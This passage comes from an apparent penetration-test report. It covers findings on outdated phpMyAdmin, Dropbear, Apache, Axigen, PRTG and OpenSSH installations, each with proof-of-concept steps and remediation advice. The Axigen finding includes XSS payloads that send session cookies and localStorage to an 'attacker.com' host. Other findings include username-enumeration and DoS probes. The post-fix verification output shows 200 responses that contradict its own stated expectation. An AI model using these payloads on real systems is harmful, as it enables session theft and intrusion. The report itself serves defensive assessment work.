    try_files $uri $uri/ /index.php?$query_string;
}

location ~ /\.php$ {
    fastcgi_pass unix:/var/run/php/php8.x-fpm.sock;
    fastcgi_param SCRIPT_FILENAME $realpath_root$fastcgi_script_name;
    include fastcgi_params;
}

# Explicitly deny access to sensitive directories as defense-in-depth
location ~ /\. (env|git) { deny all; }
location ~ /(storage|bootstrap/cache) { deny all; }
}

```

Post-Fix Verification

After updating the document root, verify that all sensitive paths return **403 Forbidden** or **404 Not Found**:

```

# These should all return 403 or 404 after the fix
for url in \
"/resources/views/layouts/base.blade.php" \
"/storage/logs/laravel.log" \
"/package.json" \
"/vite.config.js"; do
    status_code=$(/bin/curl -sk -o /dev/null -w "%{http_code}" "https://projets.
[Redacted]$url")
    echo "[$status_code] $url"
done

# Output:
# [200] /resources/views/layouts/base.blade.php
# [200] /storage/logs/laravel.log
# [200] /package.json
# [200] /vite.config.js

```

All paths should return **403** or **404**. A **200** response for any of these after the fix means the configuration was not applied correctly.

Additional Hardening

- ☐ **Clear and rotate the log file** — the current **laravel.log** containing **Personally Identifiable Information (PII)** and internal IDs should be archived off the server and replaced with an empty file:

```
echo "" > /home/projects[Redacted]/public_html/storage/logs/laravel.log
```

- ☐ **Disable Laravel debug mode in production** — set `APP_DEBUG=false` in `.env` to prevent stack traces and query details from ever being written to the log in production
- ☐ **Set production log level** — change `LOG_LEVEL=error` in `.env` to limit log output to actual errors, suppressing the verbose debug output that enabled this disclosure
- ☐ **Assess GDPR notification obligations** — the exposure of `[Redacted]@[Redacted]` and associated user UUIDs from a live production log may constitute a reportable personal data breach under GDPR Article 33

References

- [Laravel Deployment Documentation — Web Server Configuration](#)
- [CWE-548: Exposure of Information Through Directory Listing](#)
- [CWE-200: Exposure of Sensitive Information to an Unauthorized Actor](#)
- [OWASP — Security Misconfiguration \(A05:2021\)](#)
- [GDPR Article 33 — Notification of a Personal Data Breach](#)

F-15 — Outdated phpMyAdmin 5.1.1 Installation with Multiple XSS and Authentication Bypass Vulnerabilities

Field	Details
Host	[Redacted]
URL	http://[Redacted]/phpmyadmin
Port	80/HTTP
Severity	High
CVSS v3	7.5 (CVE-2022-0813)
CVE	CVE-2022-0813 · CVE-2022-23808 · CVE-2022-23807 · CVE-2023-25727

Description

The phpMyAdmin installation at `http://[Redacted]/phpmyadmin` is running **version 5.1.1**, which is outdated and affected by multiple known CVEs. The current stable release is **5.2.2** (as of 2025). While less severe than the 2.x installation documented in F-13, this version still exposes the database management interface to authenticated attackers who can escalate their access or extract sensitive server information.

CVE	CVSS	Type	Description
<code>CVE-2022-0813</code>	7.5	Information Disclosure	phpMyAdmin 5.1.1 and earlier allows attackers to retrieve potentially sensitive information by creating invalid requests, affecting the <code>lang</code> parameter, the <code>pma</code> parameter, and the cookie section

CVE	CVSS	Type	Description
CVE-2022-23808	6.1	XSS / HTML Injection	An attacker can inject malicious code into aspects of the setup script, enabling XSS or HTML injection attacks
CVE-2022-23807	4.3	Two-Factor Authentication Bypass	A valid authenticated user can manipulate their account settings to bypass two-factor authentication for future login sessions
CVE-2023-25727	5.4	Stored XSS via SQL file upload	An authenticated user can trigger XSS by uploading a crafted <code>.sql</code> file through the drag-and-drop import interface

Beyond these four CVEs, phpMyAdmin 5.1.1 is exposed to every vulnerability disclosed since its release, as no patches will be applied to this version without an upgrade. The installation is also accessible over plain **HTTP** with no TLS, meaning all credentials and session tokens transmitted to it are sent in cleartext.

Proof of Concept

Step 1 — Version detection via documentation page:

```
curl 'http://[Redacted]/phpmyadmin/doc/html/index.html' -s \
  | grep -oP 'phpMyAdmin \K[0-9.]+' | head -1
# Output: 5.1.1
```

The documentation page is publicly accessible and discloses the exact version without requiring authentication.

Step 2 — CVE-2022-0813: Information disclosure via invalid request parameters:

```
# Trigger error disclosure via invalid lang parameter
curl -v 'http://[Redacted]/phpmyadmin/index.php?lang=INVALID_LANG_VALUE'
```

A vulnerable instance returns internal error messages containing path information, server configuration details, and other sensitive data in the response body or headers that should not be exposed to clients.

 Note that for this to work the server needs to be running with `display_errors on`

Step 3 — CVE-2023-25727: XSS via drag-and-drop SQL file upload:

Once authenticated, an attacker crafts a `.sql` file with the following content and uploads it via the phpMyAdmin import drag-and-drop interface:

```
-- Crafted SQL file for CVE-2023-25727 XSS demonstration
SELECT '<img src=x onerror=alert(document.cookie)>';
```

When processed, the malicious payload is reflected into the import results page and executes in the browser context of any administrator who views the results.

Step 4 — CVE-2022-23807: 2FA Bypass:

An attacker with valid phpMyAdmin credentials can navigate to their account configuration page and manipulate the two-factor authentication settings to disable or circumvent the 2FA requirement for subsequent logins — bypassing what is typically considered an additional security control for high-privilege access.

⚠ Steps 2–4 require access to the phpMyAdmin login page. The plaintext HTTP exposure means that credentials intercepted over the network would allow an attacker to immediately proceed to these steps.

Impact

- **Sensitive Information Disclosure:** CVE-2022-0813 allows any unauthenticated attacker to extract server-side error information including file paths, PHP configuration details, and environment variables — all of which are valuable for targeted exploitation
- **Session Hijacking via XSS:** CVE-2023-25727 allows an authenticated attacker to inject persistent JavaScript that executes in the browser of any administrator who imports or views the crafted content, stealing session cookies and effectively hijacking their session
- **2FA Security Control Bypass:** CVE-2022-23807 allows any authenticated user to render two-factor authentication ineffective, undermining a core security control for the database administration interface
- **Credential Exposure over HTTP:** The installation is served over plain HTTP with no TLS, meaning login credentials and session tokens are transmitted in cleartext and can be trivially intercepted by any network-layer attacker (ARP spoofing, rogue AP, ISP interception)
- **Full Database Access:** phpMyAdmin provides complete access to all MySQL databases on the server — any successful account compromise leads to unrestricted read, write, and delete access to all hosted data
- **Attack Chaining:** Information disclosed via CVE-2022-0813 can be used to craft more targeted exploits against the server, chaining the information disclosure into higher-severity attack paths

Remediation

Immediate Actions

- ☐ **Enforce HTTPS:** Redirect all HTTP traffic to HTTPS and ensure a valid TLS certificate is installed. Transmitting database credentials over HTTP is unacceptable regardless of other security controls:

```
# Apache redirect in VirtualHost on port 80
<VirtualHost *:80>
    ServerName [Redacted]
    Redirect permanent / https://[Redacted]/
</VirtualHost>
```

- ☐ **Restrict network access** to the phpMyAdmin interface to trusted IP ranges only:

```
<Location /phpmyadmin>
    Require ip 10.0.0.0/8
```

```
Require ip 192.168.0.0/16
</Location>
```

Upgrade and Hardening

- ☐ **Upgrade phpMyAdmin to 5.2.2** (or the latest available version) to close all known CVEs:

```
# Download and verify the latest release
wget https://www.phpmyadmin.net/downloads/phpMyAdmin-latest-all-languages.tar.gz
tar -xzf phpMyAdmin-latest-all-languages.tar.gz
# Replace the existing installation directory
```

- ☐ **Disable drag-and-drop import** as a compensating control until the upgrade is completed, to mitigate CVE-2023-25727:

```
// In config.inc.php
$config['enable_drag_drop_import'] = false;
```

- ☐ **Remove the documentation directory** to prevent version fingerprinting via the docs page:

```
rm -rf /var/www/html/phpmyadmin/doc/
```

- ☐ **Suppress the phpMyAdmin version** from the page title and generator meta tag by enabling the `HideVersionNumber` configuration option:

```
// In config.inc.php
$config['ShowVersionNumber'] = false;
```

- ☐ **Review and enforce 2FA** for all phpMyAdmin accounts and monitor for any accounts that have disabled it — apply the patch from CVE-2022-23807 which is included in phpMyAdmin 5.1.2 and later
- ☐ **Remove the installation entirely** if it is not actively required for operations — a direct database client (e.g., DBeaver, TablePlus) accessed through a VPN is a safer alternative with no public attack surface

References

- [CVE-2022-0813 — NVD](#)
- [CVE-2022-23808 — NVD](#)
- [CVE-2022-23807 — NVD](#)
- [CVE-2023-25727 — NVD](#)
- [PMASA-2022-1 — phpMyAdmin Security Advisory](#)
- [PMASA-2022-2 — phpMyAdmin Security Advisory](#)
- [PMASA-2023-1 — phpMyAdmin Security Advisory](#)
- [phpMyAdmin Download — Latest Release](#)
- [CWE-79: Cross-Site Scripting](#)

CVE	CVSS	Affected Versions	Type	Description
CVE-2018-15599	5.3	through 2018.76	User Enumeration	The <code>recv_msg_userauth_request</code> function is prone to a user enumeration vulnerability because username validity affects how fields in <code>SSH_MSG_USERAUTH</code> messages are handled
CVE-2019-12953	5.3	through 2018.76	User Enumeration (timing-based)	Dropbear 2011.54 through 2018.76 has an inconsistent failure delay that may lead to revealing valid usernames, a separate issue from CVE-2018-15599

Hosts running pre-2016.74 builds are exposed to CVEs rated up to **9.8** including unauthenticated remote code execution. Hosts in the 2017–2019 range carry post-authentication RCE (CVE-2017-9078) and dual user enumeration vulnerabilities. The severity of individual hosts depends on their exact version, which must be determined per host.

Proof of Concept

Step 1 — Banner grab to identify version per host:

```
# Single host
nc -w1 [Redacted] 22 2>/dev/null | head -1
# Example output: SSH-2.0-dropbear_2017.75

# Bulk scan across all affected hosts
for host in \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] [Redacted]; do
  version=$(nc -w2 $host 22 2>/dev/null | head -1)
  echo "$host: $version"
done
```

Step 2 — Nmap service version scan with CVE script:

```
nmap -sV -p 22,8022 --script ssh2-enum-algos,banner \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] \
  [Redacted] [Redacted] [Redacted] [Redacted] [Redacted] \
  -oN dropbear_versions.txt
```

Step 3 — CVE-2018-15599 / CVE-2019-12953: Confirm user enumeration:

```
# Valid username – measure response time
time ssh -o BatchMode=yes -o StrictHostKeyChecking=no \
  -o ConnectTimeout=5 root@[Redacted] 2>&1
```

```
# Invalid username – compare response time
time ssh -o BatchMode=yes -o StrictHostKeyChecking=no \
-o ConnectTimeout=5 invaliduser99999@[Redacted] 2>&1
```

A measurable and consistent timing difference between valid and invalid usernames confirms the enumeration vulnerability. A valid username produces a longer delay (password prompt processing) than an invalid one.

Impact

The impact varies by exact version installed but spans the following categories across the 17 affected hosts:

- **Remote Code Execution (Unauthenticated):** Hosts running pre-2016.74 builds are vulnerable to CVE-2016-7406, a format string vulnerability that allows unauthenticated remote code execution by supplying format specifiers in the SSH username field — no credentials required
- **Remote Code Execution (Post-authentication):** CVE-2017-9078 allows any authenticated user on pre-2017.75 builds to execute arbitrary code as root via a double-free memory corruption condition — valid credentials (including low-privilege accounts) are sufficient to trigger full root compromise
- **Privileged File Read:** CVE-2017-9079 allows local users on pre-2017.75 builds to read files owned by root through symlink following during `authorized_keys` processing, potentially exposing SSH private keys, shadow files, or other sensitive content
- **User Enumeration:** CVE-2018-15599 and CVE-2019-12953 allow unauthenticated attackers to build a list of valid system usernames by observing differential responses and timing differences during authentication — directly enabling targeted brute-force and credential stuffing attacks
- **Scale of Exposure:** With 17 hosts affected, a single successful exploitation on any one of them provides a foothold for lateral movement across the entire network segment. Many of these are likely embedded devices (routers/CPEs)

Remediation

Immediate Actions

- ☐ **Enumerate exact versions** on all 17 hosts using the bulk banner grab script in Step 1 and triage by severity — hosts running pre-2016.74 builds should be treated as Critical and prioritized for immediate remediation given the unauthenticated RCE exposure
- ☐ **Restrict SSH access** on all affected hosts to trusted IP ranges via firewall or ACL rules. Port 22 and 8022 should not be reachable from the public internet on embedded/CPE devices:

```
# Block external SSH access as an emergency compensating control
iptables -A INPUT -p tcp --dport 22 ! -s <trusted_management_cidr> -j DROP
iptables -A INPUT -p tcp --dport 8022 ! -s <trusted_management_cidr> -j DROP
```

Upgrade Path

- ☐ **Update Dropbear** to the latest stable release (2022.83) on all affected hosts. For embedded/CPE devices, this typically means applying a vendor-provided firmware update:

```
# On Linux systems with package manager
sudo apt update && sudo apt install dropbear # Debian/Ubuntu
sudo yum update dropbear # RHEL/CentOS

# Verify installed version
dropbear -V
```

- ☐ **Apply firmware updates** for any router, modem, or CPE devices identified in the host list. Contact the device vendor for available firmware releases that include a patched Dropbear version. If the device is End of Life and vendor patches are no longer available, plan for hardware replacement
- ☐ **Disable the `-a` option** (allow remote port forwarding from any interface) in Dropbear configurations where it is not operationally required — this eliminates the attack surface for CVE-2017-9078 as a compensating control pending upgrade
- ☐ **Disable password-based SSH authentication** across all hosts and enforce SSH key-based login only — this removes the value of username enumeration (CVE-2018-15599, CVE-2019-12953) by eliminating the password attack surface:

```
# In /etc/dropbear/dropbear.conf or equivalent
# Start dropbear with: -s (disable password auth) -g (disable password auth for root)
dropbear -s -g
```

- ☐ **Implement centralized patch management** for all embedded and server Dropbear installations — version drift across 17 hosts suggests no consistent update process is in place

References

- [CVE-2016-7406 — NVD](#)
- [CVE-2016-7407 — NVD](#)
- [CVE-2016-7408 — NVD](#)
- [CVE-2017-9078 — NVD](#)
- [CVE-2017-9079 — NVD](#)
- [CVE-2018-15599 — NVD](#)
- [CVE-2019-12953 — NVD](#)
- [Dropbear SSH Changelog and Security Releases](#)
- [CWE-134: Use of Externally-Controlled Format String](#)
- [CWE-415: Double Free](#)

F-17 — Outdated Apache HTTP Server Version 2.0.52

Field	Details
Host	[Redacted]
Domain	radius.[Redacted]
Port	80/HTTP, 443/HTTPS

Field	Details
Severity	● High
CVSS v3	7.5 (CVE-2004-0942)
CVE	CVE-2004-0942 · CVE-2005-3357 · CVE-2005-1344

Description

The target host is running **Apache HTTP Server 2.0.52 (Red Hat)**, a version released in **2004** — over 22 years outdated and long past End of Life. The 2.0.x branch has not received security patches since 2013, meaning any vulnerability discovered in the past decade remains permanently unaddressed on this installation.

The confirmed CVEs and their types are:

CVE	CVSS	Type	Description
CVE-2004-0942	7.5	Denial of Service	Remote attackers can cause CPU exhaustion via an HTTP GET request with a malformed MIME header, taking the server offline without authentication
CVE-2005-3357	5.0	Denial of Service	<code>mod_ssl</code> in Apache 2.0 up to 2.0.55 allows remote attackers to cause a crash via a malformed request when SSL vhosts with access control and a custom 400 error page are configured
CVE-2005-1344	6.8	Buffer Overflow / RCE	A buffer overflow in the <code>htdigest</code> component triggered by an excessively long realm argument — if <code>htdigest</code> is called from a CGI script, this can lead to arbitrary code execution

Beyond these three CVEs, running a 22-year-old server means the installation is also exposed to every vulnerability disclosed for Apache 2.0.x since 2004, many of which have public exploits. The version string is also actively broadcasted in the HTTP `Server` response header, making the host trivially fingerprint-able by automated scanners.

Proof of Concept

Step 1 — Version fingerprinting via HTTP banner:

```
curl -k -s -I 'http://[Redacted]' | grep Server
# Output: Server: Apache/2.0.52 (Red Hat)
```

The `Server` header directly discloses the exact version and OS distribution to any client without requiring authentication. This is sufficient for automated vulnerability scanners to immediately identify and target the host.

Step 2 — DoS vulnerability check (CVE-2004-0942):

```
# Safe detection only – confirm server responds to malformed MIME header
curl -v http://[Redacted]/ \
  -H "Accept: x-pad,
```

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
```

A vulnerable server will begin consuming excessive CPU while processing the oversized MIME header, confirming susceptibility to the DoS condition.

Impact

- **Denial of Service:** Both CVE-2004-0942 and CVE-2005-3357 allow unauthenticated remote attackers to crash or exhaust the server with a single crafted HTTP request, taking down any and all web-hosted services on the host
- **Buffer Overflow / Code Execution:** CVE-2005-1344 introduces a buffer overflow condition in `htdigest` that, in environments where digest authentication management is performed via CGI, can be triggered remotely to execute arbitrary code
- **Version Disclosure:** The `Server` response header broadcasts the exact Apache version and OS to every client, making the host an immediate target for automated exploit frameworks
- **Accumulated Vulnerability Debt:** A 22-year-old, unpatched Apache installation carries every vulnerability discovered since 2004. The total number of publicly known CVEs affecting Apache 2.0.52 runs into the dozens, several with available public exploits

Remediation

- ☐ **Upgrade Apache immediately** to the latest stable release in the 2.4.x branch (2.4.62 or later as of 2026). The entire 2.0.x and 2.2.x branches are End of Life and no longer receive patches:

```
# Debian/Ubuntu
sudo apt update && sudo apt install apache2
apache2 -v # Verify version

# RHEL/CentOS
sudo yum update httpd
httpd -v # Verify version
```

- ☐ **Suppress the `Server` header** after upgrading to prevent version disclosure — add the following to `httpd.conf` or the relevant virtual host configuration:

```
ServerTokens Prod
ServerSignature Off
```

This causes Apache to respond with `Server: Apache` only, without the version or OS string.

- ☐ **Disable `mod_ssl` if not required**, or ensure it is upgraded and configured correctly. If SSL is needed, migrate to a modern TLS configuration (TLS 1.2 minimum, TLS 1.3 preferred) and disable legacy protocols (SSLv2, SSLv3, TLS 1.0, TLS 1.1)
- ☐ **Restrict access** to the web server to only the ports and source IPs that require it, reducing the exposed attack surface while patching is in progress
- ☐ **Audit all CGI scripts** for usage of `htdigest` to assess exposure to CVE-2005-1344 prior to upgrading

References

- [CVE-2004-0942 — NVD](#)
- [CVE-2005-3357 — NVD](#)
- [CVE-2005-1344 — NVD](#)
- [Apache HTTP Server 2.0 Security Vulnerabilities](#)
- [Apache HTTP Server Current Stable Release](#)
- [CWE-400: Uncontrolled Resource Consumption](#)
- [CWE-120: Buffer Copy without Checking Size of Input](#)

F-18 — Vulnerable Axigen Mail Server with XSS Vulnerabilities

Field	Details
Host	[Redacted] , [Redacted] , [Redacted]
Domain	mail.[Redacted]
Port	443/HTTPS, 9000/HTTPS, 9443/HTTPS
Severity	 High
CVSS v3	7.1 (CVE-2024-50601)
CVE	CVE-2024-50601 · CVE-2024-25080

Description

The Axigen Mail Server is running **WebAdmin version 10.3.3.63.0**, which contains multiple Cross-Site Scripting (XSS) vulnerabilities disclosed in 2024. These vulnerabilities enable attackers to execute arbitrary JavaScript in the context of authenticated users, leading to session hijacking, credential theft, and unauthorized access to sensitive email data.

CVE-2024-50601 (CVSS 7.1): Persistent and Reflected XSS via the `themeMode` cookie and the `_h` URL parameter. Exploits a multi-stage attack chain targeting the admin panel, allowing arbitrary JavaScript execution in the admin context.

CVE-2024-25080: XSS in the WebMail image attachment viewer via HTML injection through crafted email attachments. Requires an active WebMail session to exploit.

Proof of Concept

Version Detection:

```
curl -i -s "https://[Redacted]:9443/" -k | grep -i "WebAdmin version"
# Output: WebAdmin version: 10.3.3.63.0
```

CVE-2024-50601 — XSS via `themeMode` Cookie:

```
# Stage 1: Set malicious cookie
curl -k "https://[Redacted]:9443/" \
  -H "Cookie: themeMode=<script>alert('XSS')</script>"
```

```
# Stage 2: XSS via _h parameter
curl -k "https://[Redacted]:9443/?_h=<script>fetch('https://attacker.com/steal?
cookie='+document.cookie)</script>"
```

CVE-2024-25080 — WebMail Attachment XSS:

```
<!-- Malicious HTML email attachment -->
<img src=x onerror="
  fetch('https://attacker.com/exfil', {
    method: 'POST',
    body: JSON.stringify({
      cookies: document.cookie,
      emails: localStorage
    })
  })
">
```

Impact

- **Session Hijacking:** Steal authenticated admin or user session tokens
- **Credential Theft:** Capture login credentials via keylogging payloads
- **Email Exfiltration:** Access and exfiltrate confidential messages and attachments
- **Persistent Compromise:** Inject persistent malicious code into the admin panel
- **Privilege Escalation:** If an admin account is compromised, the attacker gains full server-wide access

A realistic attack chain would proceed as follows: an attacker sends a crafted email with a malicious attachment to an employee → the employee opens it in Axigen WebMail → XSS executes and exfiltrates the session cookie → the attacker uses the stolen session to access the employee's mailbox and, if the victim holds admin privileges, gains full server control.

⚠ XSS vulnerabilities in mail systems are particularly dangerous as they can be weaponized through phishing campaigns targeting your users.

Remediation

- ☐ **Update Axigen** to the latest stable release (10.6.x as of 2026):

```
# Backup current configuration
/opt/axigen/bin/axigen-backup

# Download and run the installer
wget https://www.axigen.com/downloads/axigen-latest.tar.gz
tar -xzf axigen-latest.tar.gz
cd axigen-installer
./axigen-install.sh --upgrade
```

```
# Verify version
curl -k "https://[Redacted]:9443/" | grep "WebAdmin version"
```

☐ **Restrict WebAdmin access** to trusted internal IPs as an immediate compensating control:

```
iptables -A INPUT -p tcp --dport 9443 -s 10.0.0.0/8 -j ACCEPT
iptables -A INPUT -p tcp --dport 9443 -j DROP
```

- ☐ **Implement WAF rules** to block requests containing `<script>` tags in cookies and URL parameters, and to filter HTML content in email attachments
- ☐ **Reduce session timeout** for admin sessions to 15 minutes to limit the window of a stolen token
- ☐ **Force a password reset** for all admin accounts and revoke all active sessions post-upgrade

References

- [CVE-2024-50601](#)
- [CVE-2024-25080](#)
- [Axigen Security Advisories](#)
- [CWE-79: Cross-Site Scripting](#)

F-19 — PRTG Network Monitor — Outdated Version with Multiple CVEs

Field	Details
Host	[Redacted], [Redacted]
Domain	mnm.[Redacted]
Ports	80/HTTP · 443/HTTPS
Service	PRTG Network Monitor v22.4.81 (released 2022)
Severity	● High
CVSS v3	Multiple (Medium to High)
CWE	CWE-79 · CWE-22 · CWE-400 · CWE-1395

Description

The PRTG Network Monitor interface hosted at `mnm.[Redacted]` (resolving to `[Redacted]`) is **publicly accessible from the internet** with no network-level access controls. The same software is also reachable directly via IP at `[Redacted]`. Both endpoints expose an instance running build `22.2.76.1705` — a release from **Q2 2022**, more than three years out of date — affected by **ten publicly disclosed CVEs plus an open-redirect issue**, including two that lead to remote code execution as `SYSTEM` and several with publicly available exploit code.

PRTG is a critical monitoring platform that typically holds:

- Internal network topology and device inventory
- SNMP community strings and SSH/WMI credentials for monitored hosts
- Historical performance data revealing infrastructure patterns

- Notification configurations (email, SMS, webhook endpoints)

Vulnerability Catalog

CVE	Type	Severity	Auth Required
CVE-2023-32781	Command Injection in HL7 sensor → RCE	 Critical	 Auth + write
CVE-2023-32782	Command Injection in DICOM C-ECHO sensor → RCE	 Critical	 Auth + write
CVE-2023-31452	CSRF Token Bypass	 High (8.8)	 (victim session)
CVE-2025-67833	Reflected XSS via <code>tag</code> parameter	 High	 Unauthenticated
CVE-2025-67834	Reflected XSS via <code>filter</code> parameter	 High	 Unauthenticated
CVE-2022-35739	CSS Injection in device icon properties	 High (7.1)	 Auth + write
CVE-2023-31448	Path Traversal in HL7 sensor	 Medium (4.7)	 Auth + write
CVE-2023-31449	Path Traversal in WMI Custom sensor	 Medium (4.7)	 Auth + write
CVE-2023-31450	Path Traversal in SQL v2 sensors	 Medium (4.7)	 Auth + write
CVE-2025-67835	Denial of Service via Notification Contacts	 Medium	—
Open Redirect	Open redirect in PRTG web interface (no CVE)	 Medium	—

Proof of Concept

Step 1 — Confirm public exposure of both endpoints:

```
# Domain-based access
curl -skI https://mmn.[Redacted]/index.htm | head -n 5

# Direct IP access (mmn.[Redacted] only resolves to [Redacted];
# [Redacted] is a separate reachable host running the same PRTG instance)
curl -skI https://[Redacted]/index.htm | head -n 5
curl -skI https://[Redacted]/index.htm | head -n 5
```

Step 2 — Extract the exact build number from the page source. PRTG hard-codes its version into the Google Analytics initialization script served on `/index.htm`:

```
curl -sk https://[Redacted]/index.htm | grep -oE "appVersion['\"]*:\s*['\"][0-9.]+[\"']"
```

```
# Output: appVersion':'22.2.76.1705'
```

Note

Some times the version is returned by PRTG and some times not

Step 3 — Observe the disclosed version in the response:

```
// Found in the page source of [Redacted]
__ga('create', 'UA-154425-32', {
  'appId': '-10',
  'appName': 'PRTG Network Monitor (PRTG)',
  'appVersion': '22.2.76.1705'
});
```

Step 4 — Cross-reference `22.2.76.1705` against the [official PRTG version history](#) to confirm the build is from Q2 2022 and predates every CVE listed above.

Step 5 — Validate vulnerability surface (non-destructive checks only):

```
# Check for the unauthenticated XSS endpoints (CVE-2025-67833 / 67834)
curl -sk "https://[Redacted]/public/login.htm?tag=test" -o /dev/null -w "%{http_code}\n"
# Output: 200

curl -sk "https://[Redacted]/public/login.htm?filter=test" -o /dev/null -w "%{http_code}\n"
# Output: 200
```

Impact

- **Remote Code Execution as SYSTEM** — `CVE-2023-32781` (HL7) and `CVE-2023-32782` (DICOM) chain command injection via the sensor `-debug` flag with the EXE/Script sensor to drop and execute arbitrary `.bat` payloads. Public exploit walkthroughs exist. PRTG runs as `SYSTEM` on Windows, so successful exploitation grants full host control.
- **Unauthenticated XSS** — `CVE-2025-67833` and `CVE-2025-67834` allow injection of malicious JavaScript with no credentials. Attackers can steal admin session tokens or trigger authenticated actions when an administrator visits a crafted link.
- **CSRF token bypass** (`CVE-2023-31452`, **CVSS 8.8**) — A logged-in administrator visiting a malicious page can be forced to perform privileged actions, including creating new users, with no further interaction.
- **Credential exposure** — PRTG stores credentials for every monitored device (SNMP communities, SSH keys, WMI accounts, API tokens). RCE on the PRTG host is effectively a domain-wide credential leak.
- **Lateral movement enablement** — The PRTG database holds a complete map of internal infrastructure: device inventory, IP ranges, network topology, monitoring intervals, and notification recipients. This is a blueprint for follow-on attacks.

- **Expanded attack surface** — A public-facing monitoring system holding this category of data is a high-value target with multiple proven entry points.

Remediation

Immediate (within 24 hours):

- ☐ **Restrict network access** — Implement IP allowlisting or require VPN access for both [Redacted] and [Redacted]. The interface must not remain on the public internet under any circumstances.
- ☐ **Audit access and authentication logs** — Review PRTG Logs and web server access logs for the entire period of public exposure. Look for unexpected source IPs, failed-then-successful login sequences, new user creation events, and unusual sensor configuration changes (especially HL7, DICOM, WMI Custom, and SQL v2 sensors).
- ☐ **Inspect Custom Sensors directories** — Check C:\Program Files (x86)\PRTG Network Monitor\Custom Sensors\EXE\ and \hl7\ for unexpected .bat, .exe, or .ps1 files that could indicate prior exploitation of CVE-2023-32781 / 32782.

Short-term (within 1 week):

- ☐ **Upgrade PRTG** — Update to version 25.4.114.1032 or later, which addresses the 2025 CVEs as well as all carried-forward 2022 and 2023 issues.
- ☐ **Rotate stored credentials** — Reset every credential stored within PRTG (SNMP communities, SSH keys, WMI accounts, SNMP traps, API tokens, notification webhooks) as a precautionary measure.
- ☐ **Enforce MFA** — Enable multi-factor authentication on all PRTG accounts, particularly administrator accounts.
- ☐ **Disable unused sensor types** — If HL7, DICOM, or SQL v2 sensors are not in active use, disable them to remove the corresponding attack surface entirely.

Long-term (defense in depth):

- ☐ **Deploy a reverse proxy with WAF** — Place PRTG behind a reverse proxy with WAF rules tuned for the PRTG application.
- ☐ **Establish a patching cadence** — Subscribe to Paessler security advisories and define an SLA for applying PRTG updates (recommended: critical patches within 7 days, others within 30).
- ☐ **Network segmentation** — Place the monitoring server in a management VLAN with strict egress controls. PRTG should only be reachable from administrative networks and should only initiate connections to the devices it monitors.

References

- [Multiple Vulnerabilities Fixed in PRTG 23.3.86.1520 \(CVE-2023-31448 to 32782\)](#)
- [CVE-2023-32781 — Command Injection \(HL7\)](#)
- [CVE-2023-32782 — Command Injection \(DICOM\) → RCE walkthrough](#)
- [CVE-2023-31452 — CSRF Bypass](#)
- [CVE-2023-31448 — Path Traversal \(HL7\)](#)
- [CVE-2023-31449 — Path Traversal \(WMI Custom\)](#)
- [CVE-2023-31450 — Path Traversal \(SQL v2\)](#)
- [CVE-2022-35739 — CSS Injection](#)
- [PRTG Version History](#)

F-20 — OpenSSH 6.6.1 — Outdated Version with Multiple Privilege Escalation CVEs

Field	Details
Host	[Redacted]
Port	22/SSH
Service	OpenSSH 6.6.1 (released March 2014)
Severity	● High
CVSS v3	7.8 (highest in chain)
CVE	CVE-2023-38408 · CVE-2019-6111
CWE	CWE-264 · CWE-269 · CWE-732 · CWE-1104

Description

The SSH service on [Redacted] is running **OpenSSH 6.6.1**, a release from **March 2014** that is more than 11 years out of date. The version is end-of-life from upstream and has not received security patches in many years. The banner is exposed without authentication, allowing trivial fingerprinting from the public internet.

This release predates a substantial body of OpenSSH security work. It is affected by multiple authenticated privilege-escalation CVEs disclosed in late 2016 and a series of subsequent issues patched in OpenSSH 7.x and 8.x — including the widely cited `scp` command injection flaws and, depending on backport status, several memory-safety issues in later versions. Because the daemon is exposed and the underlying OS likely also dates from the same era, the attack surface extends well beyond OpenSSH itself.

Vulnerability Catalog

CVE	Type	Severity	Auth Required
CVE-2016-10009	Untrusted search path in <code>ssh-agent</code> → arbitrary local code load	● High (7.8)	✓ Auth + agent fwd
CVE-2016-10010	Privileged file creation in privsep sandbox (<code>Unix domain sockets</code>)	● High (7.0)	✓ Auth + root sshd
CVE-2016-10011	Sensitive memory leak in <code>realloc()</code> of private host key material	● Medium	✗ (info disclosure)
CVE-2016-10012	Bounds-check weakness in shared-memory manager (privsep)	● High (7.8)	✓ Auth
CVE-2018-15473	Username enumeration via timing on malformed auth packets	● Medium (5.3)	✗ Unauthenticated
CVE-2018-20685	<code>scp</code> client allows server to write to unintended local files	● Medium	✗ (client-side)
CVE-2019-6109	Missing character encoding in <code>scp</code> progress display	● Medium	✗ (client-side)

CVE	Type	Severity	Auth Required
CVE-2019-6111	scp client improperly validates server filename → arbitrary write	High (5.9)	✗ (client-side)
CVE-2020-14145	Client-side algorithm negotiation observable → MitM enabler	Medium (5.9)	✗
CVE-2023-38408	Remote code execution via ssh-agent forwarded PKCS#11 (if enabled)	High (9.8)	✗ (agent forward)

Several of the above (notably the scp -family and CVE-2023-38408) require specific configurations (AgentForwarding , scp usage) but are listed because they reflect the patch debt accumulated since 2014 and the realistic risks if any are present in this deployment.

Proof of Concept

Step 1 — Confirm the service is publicly reachable:

```
nmap -Pn -p 22 -sV --version-intensity 9 [Redacted]
```

Step 2 — Fingerprint the version directly via banner grab:

```
nc -vv [Redacted] 22
# SSH-2.0-OpenSSH_6.6.1
```

The banner alone — disclosed without authentication — is sufficient to identify the version and map every applicable CVE.

Impact

- **Privilege escalation to root (authenticated)** — CVE-2016-10009 and CVE-2016-10012 allow a user with valid SSH access (or in some cases agent-forwarded access) to escalate to root on the host. Once root is achieved, the attacker has full control over the system, all stored credentials, and all data accessible from it.
- **Username enumeration (unauthenticated)** — CVE-2018-15473 allows attackers to enumerate valid usernames on the host without credentials, enabling targeted password-spraying or credential-stuffing campaigns against high-value accounts.
- **scp -family vulnerabilities** — CVE-2018-20685 , CVE-2019-6109 , and CVE-2019-6111 allow a malicious SSH server to write or overwrite arbitrary files on connecting scp clients. If administrators scp from this host (or to it from a compromised peer), local files can be silently modified.
